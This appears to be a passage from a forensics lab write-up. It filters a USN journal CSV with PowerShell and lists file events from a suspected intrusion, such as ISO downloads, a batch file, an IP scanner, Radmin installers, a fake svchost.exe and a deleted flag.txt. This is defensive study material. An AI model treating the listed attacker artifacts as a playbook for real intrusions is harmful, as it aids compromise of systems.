Suspicious activities took place approximately between 2023-08-10 09:00:00 and 2023-08-10 10:00:00 .

To view the CSV using PowerShell in alignment with our timeline, we can execute:

```
PS C:\Users\johndoe> $time1 = [DateTime]::ParseExact("2023-08-10
09:00:00.000000", "yyyy-MM-dd HH:mm:ss.ffffff", $null)
PS C:\Users\johndoe> $time2 = [DateTime]::ParseExact("2023-08-10
10:00:00.000000", "yyyy-MM-dd HH:mm:ss.ffffff", $null)
PS C:\Users\johndoe> Import-Csv -Path
C:\Users\johndoe\Desktop\usn_output.csv | Where-Object { $_.'FileName' -
match '\.exe$|\.txt$|\.msi$|\.bat$|\.ps1$|\.iso$|\.lnk$' } | Where-Object
{ $_.timestamp -as [DateTime] -ge $time1 -and $_.timestamp -as [DateTime]
-lt $time2 }
```

timestamp	filename	fileattr
reason		
-----	-----	-----
-----		
2023-08-10 09:10:22.977907	LogFile_August_10_2023__11_10_22.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:10:22.977907	LogFile_August_10_2023__11_10_22.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:10:23.071596	SkypeApp0.txt	ARCHIVE
DATA_EXTEND		
2023-08-10 09:10:23.118786	LogFile_August_10_2023__11_10_22.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:10:32.210068	connecttest[1].txt	ARCHIVE
NOT_CONTENT_INDEXED FILE_CREATE		
2023-08-10 09:10:32.210068	connecttest[1].txt	ARCHIVE
NOT_CONTENT_INDEXED DATA_EXTEND FILE_CREATE		
2023-08-10 09:10:32.225077	connecttest[1].txt	ARCHIVE
NOT_CONTENT_INDEXED DATA_EXTEND FILE_CREATE...		
2023-08-10 09:10:33.650255	GoogleUpdateSetup.exe	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:39.363855	install-velociraptor.ps1	ARCHIVE
DATA_OVERWRITE		
2023-08-10 09:10:39.363855	install-velociraptor.ps1	ARCHIVE
DATA_OVERWRITE DATA_TRU...		
2023-08-10 09:10:39.363855	install-velociraptor.ps1	ARCHIVE
DATA_OVERWRITE DATA_TRU...		
2023-08-10 09:10:43.732710	AppCache133361322434478643.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:10:43.732710	AppCache133361322434478643.txt	ARCHIVE
FILE_CREATE CLOSE		
2023-08-10 09:10:43.743181	AppCache133361322434478643.txt	ARCHIVE
RENAME_OLD_NAME		
2023-08-10 09:10:43.743181	AppCache133361322434478643.txt	ARCHIVE
SECURITY_CHANGE RENAME...		
2023-08-10 09:10:43.751455	AppCache133361322434478643.txt	ARCHIVE
SECURITY_CHANGE RENAME...		
2023-08-10 09:10:44.425482	0.0.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.444506	0.1.filtertrie.intermediate.txt	ARCHIVE

FILE_DELETE CLOSE		
2023-08-10 09:10:44.447359	0.2.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.468023	0.0.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.478762	0.1.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.478762	0.2.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.478762	0.0.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.512413	0.1.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.512413	0.2.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.555315	0.0.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.563446	0.1.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.565619	0.2.filtertrie.intermediate.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:44.756088	0.0.filtertrie.intermediate.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:10:44.756088	0.0.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:10:44.767424	0.0.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:10:44.767424	0.1.filtertrie.intermediate.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:10:44.767424	0.1.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:10:44.767424	0.1.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:10:44.767424	0.2.filtertrie.intermediate.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:10:44.767424	0.2.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:10:44.767424	0.2.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:10:45.059130	AppCache133361005195598236.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:45.069775	AppCache133361005206645112.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:45.069775	AppCache133361005269917324.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:45.069775	AppCache133361005513698464.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:45.081799	AppCache133361005867155383.txt	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:10:45.135202	AppCache133361005888800278.txt	ARCHIVE

FILE_DELETE	CLOSE		
2023-08-10	09:10:45.168316	AppCache133361005946835317.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.212048	AppCache133361006139561046.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.233486	AppCache133361006251685172.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.243986	AppCache133361006447497566.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.277279	AppCache133361006548695382.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.287601	AppCache133361006715277919.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.308846	AppCache133361008284645822.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.308846	AppCache133361009397339860.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.330624	AppCache133361009697650140.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.342615	AppCache133361010001588865.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.364286	AppCache133361010307625145.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.372662	AppCache133361010613027226.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.396872	AppCache133361010690000678.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.396872	AppCache133361011174886552.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.419172	AppCache133361011524452213.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:45.419172	AppCache133361011823806355.txt	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:49.024010	__PSScriptPolicyTest_3jtsun1t.luk.ps1	ARCHIVE
FILE_CREATE			
2023-08-10	09:10:49.032211	__PSScriptPolicyTest_3jtsun1t.luk.ps1	ARCHIVE
DATA_EXTEND	FILE_CREATE		
2023-08-10	09:10:49.032211	__PSScriptPolicyTest_3jtsun1t.luk.ps1	ARCHIVE
DATA_EXTEND	FILE_CREATE...		
2023-08-10	09:10:49.053465	__PSScriptPolicyTest_3jtsun1t.luk.ps1	ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10	09:10:59.745146	ConsoleHost_history.txt	ARCHIVE
DATA_EXTEND			
2023-08-10	09:10:59.745146	ConsoleHost_history.txt	ARCHIVE
DATA_EXTEND	CLOSE		
2023-08-10	09:11:06.902067	ConsoleHost_history.txt	ARCHIVE
DATA_EXTEND			
2023-08-10	09:11:06.902067	ConsoleHost_history.txt	ARCHIVE
DATA_EXTEND	CLOSE		
2023-08-10	09:11:10.448160	ConsoleHost_history.txt	ARCHIVE

DATA_EXTEND		
2023-08-10 09:11:10.448160	ConsoleHost_history.txt	ARCHIVE
DATA_EXTEND CLOSE		
2023-08-10 09:11:12.698204	velociraptor.msi	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:12.698204	velociraptor.msi	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:11:13.167118	velociraptor.msi	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:11:13.385654	eded2.msi	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:13.385654	eded2.msi	ARCHIVE
FILE_CREATE CLOSE		
2023-08-10 09:11:13.385654	eded2.msi	ARCHIVE
DATA_TRUNCATION		
2023-08-10 09:11:13.385654	eded2.msi	ARCHIVE
DATA_TRUNCATION SECURIT...		
2023-08-10 09:11:13.385654	eded2.msi	ARCHIVE
DATA_EXTEND DATA_TRUNCA...		
2023-08-10 09:11:13.385654	eded2.msi	ARCHIVE
DATA_OVERWRITE DATA_EXT...		
2023-08-10 09:11:13.401651	eded2.msi	ARCHIVE
DATA_OVERWRITE DATA_EXT...		
2023-08-10 09:11:13.401651	eded2.msi	ARCHIVE
DATA_OVERWRITE DATA_EXT...		
2023-08-10 09:11:13.760586	Config.Msi	HIDDEN
SYSTEM DIRECTORY SECURITY_CHANGE		
2023-08-10 09:11:13.760586	Config.Msi	HIDDEN
SYSTEM DIRECTORY SECURITY_CHANGE CLOSE		
2023-08-10 09:11:13.823160	Velociraptor.exe	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:13.823160	Velociraptor.exe	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:11:13.823160	Velociraptor.exe	ARCHIVE
DATA_OVERWRITE DATA_EXT...		
2023-08-10 09:11:14.073687	Velociraptor.exe	ARCHIVE
DATA_OVERWRITE DATA_EXT...		
2023-08-10 09:11:14.292759	Velociraptor.exe	ARCHIVE
DATA_OVERWRITE DATA_EXT...		
2023-08-10 09:11:15.755735	eded5.msi	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:15.755735	eded5.msi	ARCHIVE
FILE_CREATE CLOSE		
2023-08-10 09:11:15.755735	eded5.msi	ARCHIVE
FILE_DELETE CLOSE		
2023-08-10 09:11:15.755735	eded5.msi	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:15.755735	eded5.msi	ARCHIVE
FILE_CREATE SECURITY_CH...		
2023-08-10 09:11:15.755735	eded5.msi	ARCHIVE

DATA_EXTEND	FILE_CREATE...		
2023-08-10 09:11:15.755735	eded5.msi		ARCHIVE
DATA_OVERWRITE	DATA_EXT...		
2023-08-10 09:11:15.770645	eded5.msi		ARCHIVE
DATA_OVERWRITE	DATA_EXT...		
2023-08-10 09:11:15.770645	eded5.msi		ARCHIVE
DATA_OVERWRITE	DATA_EXT...		
2023-08-10 09:11:15.801901	Config.Msi		HIDDEN
SYSTEM DIRECTORY	SECURITY_CHANGE		
2023-08-10 09:11:15.801901	Config.Msi		HIDDEN
SYSTEM DIRECTORY	SECURITY_CHANGE	CLOSE	
2023-08-10 09:11:15.864338	eded2.msi		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.400902	disable-defender.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.416906	enable_powershell_logging.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.416906	LGPO.exe		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.416906	README.txt		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.557188	install-choco-extras.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.557188	install-utilities.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.588585	chocolateyInstall.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.588585	chocolateyUninstall.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.604036	install-autorunstowineventlog.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.604036	install-sysinternals.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.604036	AutorunsToWinEventLog.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.604036	Install.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.604036	Uninstall.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.619732	install-velociraptor.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.619732	fix-windows-expiration.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:24.635321	WindowsPrivacy.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:11:26.888485	AppCache133361322867582467.txt		ARCHIVE
FILE_CREATE			
2023-08-10 09:11:26.888485	AppCache133361322867582467.txt		ARCHIVE
FILE_CREATE	CLOSE		
2023-08-10 09:11:26.903942	AppCache133361322867582467.txt		ARCHIVE

RENAME_OLD_NAME		
2023-08-10 09:11:26.903942	AppCache133361322867582467.txt	ARCHIVE
SECURITY_CHANGE RENAME...		
2023-08-10 09:11:26.903942	AppCache133361322867582467.txt	ARCHIVE
SECURITY_CHANGE RENAME...		
2023-08-10 09:11:27.157166	0.0.filtertrie.intermediate.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:27.157166	0.0.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:11:27.157166	0.0.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:11:27.157166	0.1.filtertrie.intermediate.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:27.157166	0.1.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:11:27.157166	0.1.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:11:27.157166	0.2.filtertrie.intermediate.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:11:27.157166	0.2.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:11:27.157166	0.2.filtertrie.intermediate.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:11:46.605635	Google Chrome.lnk	ARCHIVE
DATA_TRUNCATION		
2023-08-10 09:11:46.622581	Google Chrome.lnk	ARCHIVE
DATA_EXTEND DATA_TRUNCA...		
2023-08-10 09:11:46.622581	Google Chrome.lnk	ARCHIVE
DATA_EXTEND DATA_TRUNCA...		
2023-08-10 09:13:20.519865	LICENSE.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:13:20.519865	LICENSE.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:13:20.521053	LICENSE.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:13:20.521053	LICENSE.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:14:40.958673	Finance08062023.iso	ARCHIVE
RENAME_NEW_NAME		
2023-08-10 09:14:40.958673	Finance08062023.iso	ARCHIVE
RENAME_NEW_NAME CLOSE		
2023-08-10 09:14:41.061007	Finance08062023.iso	ARCHIVE
STREAM_CHANGE		
2023-08-10 09:14:41.062572	Finance08062023.iso	ARCHIVE
NAMED_DATA_EXTEND STREA...		
2023-08-10 09:14:41.063389	Finance08062023.iso	ARCHIVE
NAMED_DATA_EXTEND STREA...		
2023-08-10 09:14:41.065336	Finance08062023.iso	ARCHIVE
NAMED_DATA_EXTEND		
2023-08-10 09:14:41.066383	Finance08062023.iso	ARCHIVE

NAMED_DATA_EXTEND CLOSE		
2023-08-10 09:14:48.337845	Finance08062023 (1).iso	ARCHIVE
RENAME_NEW_NAME		
2023-08-10 09:14:48.337845	Finance08062023 (1).iso	ARCHIVE
RENAME_NEW_NAME CLOSE		
2023-08-10 09:14:48.440773	Finance08062023 (1).iso	ARCHIVE
STREAM_CHANGE		
2023-08-10 09:14:48.443245	Finance08062023 (1).iso	ARCHIVE
NAMED_DATA_EXTEND STREA...		
2023-08-10 09:14:48.443823	Finance08062023 (1).iso	ARCHIVE
NAMED_DATA_EXTEND STREA...		
2023-08-10 09:14:48.445082	Finance08062023 (1).iso	ARCHIVE
NAMED_DATA_EXTEND		
2023-08-10 09:14:48.445778	Finance08062023 (1).iso	ARCHIVE
NAMED_DATA_EXTEND CLOSE		
2023-08-10 09:15:18.551046	Finance08062023 (2).iso	ARCHIVE
RENAME_NEW_NAME		
2023-08-10 09:15:18.551046	Finance08062023 (2).iso	ARCHIVE
RENAME_NEW_NAME CLOSE		
2023-08-10 09:15:18.647015	Finance08062023 (2).iso	ARCHIVE
STREAM_CHANGE		
2023-08-10 09:15:18.649055	Finance08062023 (2).iso	ARCHIVE
NAMED_DATA_EXTEND STREA...		
2023-08-10 09:15:18.649055	Finance08062023 (2).iso	ARCHIVE
NAMED_DATA_EXTEND STREA...		
2023-08-10 09:15:18.651152	Finance08062023 (2).iso	ARCHIVE
NAMED_DATA_EXTEND		
2023-08-10 09:15:18.651152	Finance08062023 (2).iso	ARCHIVE
NAMED_DATA_EXTEND CLOSE		
2023-08-10 09:15:24.065351	chrome_shutdown_ms.txt	ARCHIVE
FILE_CREATE		
2023-08-10 09:15:24.065351	chrome_shutdown_ms.txt	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:15:24.065351	chrome_shutdown_ms.txt	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:16:32.942745	temp.bat	ARCHIVE
FILE_CREATE		
2023-08-10 09:16:32.942745	temp.bat	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:16:32.942745	temp.bat	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:20:26.465120	advanced_ip_scanner.exe	ARCHIVE
FILE_CREATE		
2023-08-10 09:20:26.465120	advanced_ip_scanner.exe	ARCHIVE
DATA_EXTEND FILE_CREATE		
2023-08-10 09:20:26.465120	advanced_ip_scanner.exe	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:20:26.480509	advanced_ip_scanner.exe	ARCHIVE
DATA_EXTEND FILE_CREATE...		
2023-08-10 09:20:26.480509	advanced_ip_scanner_console.exe	ARCHIVE

```
FILE_CREATE
2023-08-10 09:20:26.480509 advanced_ip_scanner_console.exe ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403 advanced_ip_scanner_console.exe ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.496403 advanced_ip_scanner_console.exe ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:26.997883 mac_interval_tree.txt ARCHIVE
FILE_CREATE
2023-08-10 09:20:26.997883 mac_interval_tree.txt ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402 mac_interval_tree.txt ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.014402 mac_interval_tree.txt ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.232407 rserv35ml.msi ARCHIVE
FILE_CREATE
2023-08-10 09:20:27.232407 rserv35ml.msi ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411 rserv35ml.msi ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.248411 rserv35ml.msi ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.248411 rview35ml.msi ARCHIVE
FILE_CREATE
2023-08-10 09:20:27.248411 rview35ml.msi ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685 rview35ml.msi ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:20:27.263685 rview35ml.msi ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:21:14.992912 mscorsvw.exe ARCHIVE
CLOSE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
FILE_CREATE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:21:17.571321 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:21:17.602633 __PSScriptPolicyTest_52uctvwi.opa.ps1 ARCHIVE
FILE_DELETE CLOSE
2023-08-10 09:22:32.547132 svchost.exe ARCHIVE
FILE_CREATE
2023-08-10 09:22:32.547132 svchost.exe ARCHIVE
DATA_EXTEND FILE_CREATE
2023-08-10 09:22:32.547132 svchost.exe ARCHIVE
DATA_EXTEND FILE_CREATE...
2023-08-10 09:23:14.687719 8ea5559.exe ARCHIVE
FILE_CREATE
2023-08-10 09:23:14.687719 8ea5559.exe ARCHIVE
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DATA_EXTEND	FILE_CREATE		
2023-08-10 09:23:14.687719	8ea5559.exe		ARCHIVE
DATA_EXTEND	FILE_CREATE...		
2023-08-10 09:23:16.769239	8ea5559.exe		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:23:49.593517	__PSScriptPolicyTest_ptwgv3tl.xml.ps1		ARCHIVE
FILE_CREATE			
2023-08-10 09:23:49.593517	__PSScriptPolicyTest_ptwgv3tl.xml.ps1		ARCHIVE
DATA_EXTEND	FILE_CREATE		
2023-08-10 09:23:49.593517	__PSScriptPolicyTest_ptwgv3tl.xml.ps1		ARCHIVE
DATA_EXTEND	FILE_CREATE...		
2023-08-10 09:23:49.609039	__PSScriptPolicyTest_ptwgv3tl.xml.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:24:23.589821	flag.txt		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:25:48.088921	svchost.exe		ARCHIVE
NOT_CONTENT_INDEXED	FILE_CREATE		
2023-08-10 09:25:48.092299	svchost.exe		ARCHIVE
NOT_CONTENT_INDEXED	DATA_EXTEND	FILE_CREATE	
2023-08-10 09:25:48.092903	svchost.exe		ARCHIVE
NOT_CONTENT_INDEXED	DATA_EXTEND	FILE_CREATE...	
2023-08-10 09:26:44.813913	__PSScriptPolicyTest_lxpflqga.ibp.ps1		ARCHIVE
FILE_CREATE			
2023-08-10 09:26:44.813913	__PSScriptPolicyTest_lxpflqga.ibp.ps1		ARCHIVE
DATA_EXTEND	FILE_CREATE		
2023-08-10 09:26:44.813913	__PSScriptPolicyTest_lxpflqga.ibp.ps1		ARCHIVE
DATA_EXTEND	FILE_CREATE...		
2023-08-10 09:26:44.845295	__PSScriptPolicyTest_lxpflqga.ibp.ps1		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:26:46.019251	svchost.exe		ARCHIVE
NOT_CONTENT_INDEXED	BASIC_INFO_CHANGE		
2023-08-10 09:26:46.019251	svchost.exe		ARCHIVE
NOT_CONTENT_INDEXED	BASIC_INFO_CHANGE	CLOSE	
2023-08-10 09:28:13.944143	photo443.exe		ARCHIVE
FILE_CREATE			
2023-08-10 09:28:13.958954	photo443.exe		ARCHIVE
DATA_EXTEND	FILE_CREATE		
2023-08-10 09:28:13.958954	photo443.exe		ARCHIVE
DATA_EXTEND	FILE_CREATE...		
2023-08-10 09:32:36.981215	chrome_shutdown_ms.txt		ARCHIVE
FILE_DELETE	CLOSE		
2023-08-10 09:32:50.968515	VERSION.txt		ARCHIVE
FILE_CREATE			
2023-08-10 09:32:50.968515	VERSION.txt		ARCHIVE
DATA_EXTEND	FILE_CREATE		
2023-08-10 09:32:50.968515	VERSION.txt		ARCHIVE
DATA_EXTEND	FILE_CREATE...		
2023-08-10 09:32:50.968515	VERSION.txt		ARCHIVE
DATA_EXTEND	FILE_CREATE...		

Notable activity:

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2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:40.958673,Finance08062023.iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:41.061007,Finance08062023.iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:41.062572,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND_STREAM_CHANGE
2023-08-10 09:14:41.063389,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND_STREAM_CHANGE CLOSE
2023-08-10 09:14:41.065336,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:41.066383,Finance08062023.iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:14:48.337845,Finance08062023 (1).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:14:48.440773,Finance08062023 (1).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:14:48.443245,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND_STREAM_CHANGE
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2023-08-10 09:14:48.443823,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND_STREAM_CHANGE CLOSE
2023-08-10 09:14:48.445082,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:14:48.445778,Finance08062023 (1).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME
2023-08-10 09:15:18.551046,Finance08062023 (2).iso,ARCHIVE,RENAME_NEW_NAME CLOSE
2023-08-10 09:15:18.647015,Finance08062023 (2).iso,ARCHIVE,STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND_STREAM_CHANGE
2023-08-10 09:15:18.649055,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND_STREAM_CHANGE CLOSE
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND
2023-08-10 09:15:18.651152,Finance08062023 (2).iso,ARCHIVE,NAMED_DATA_EXTEND CLOSE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:15:24.065351,chrome_shutdown_ms.txt,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:16:32.942745,temp.bat,ARCHIVE,DATA_EXTEND FILE_CREATE CLOSE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.465120,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.480509,advanced_ip_scanner.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.480509,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:26.496403,advanced_ip_scanner_console.exe,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,FILE_CREATE
2023-08-10 09:20:26.997883,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.014402,mac_interval_tree.txt,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.232407,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.248411,rserv35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,FILE_CREATE
2023-08-10 09:20:27.248411,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE
2023-08-10 09:20:27.263685,rview35ml.msi,ARCHIVE,DATA_EXTEND FILE_CREATE BASIC_INFO_CHANGE CLOSE
2023-08-10 09:21:14.992912,mscorsvw.exe,ARCHIVE,CLOSE
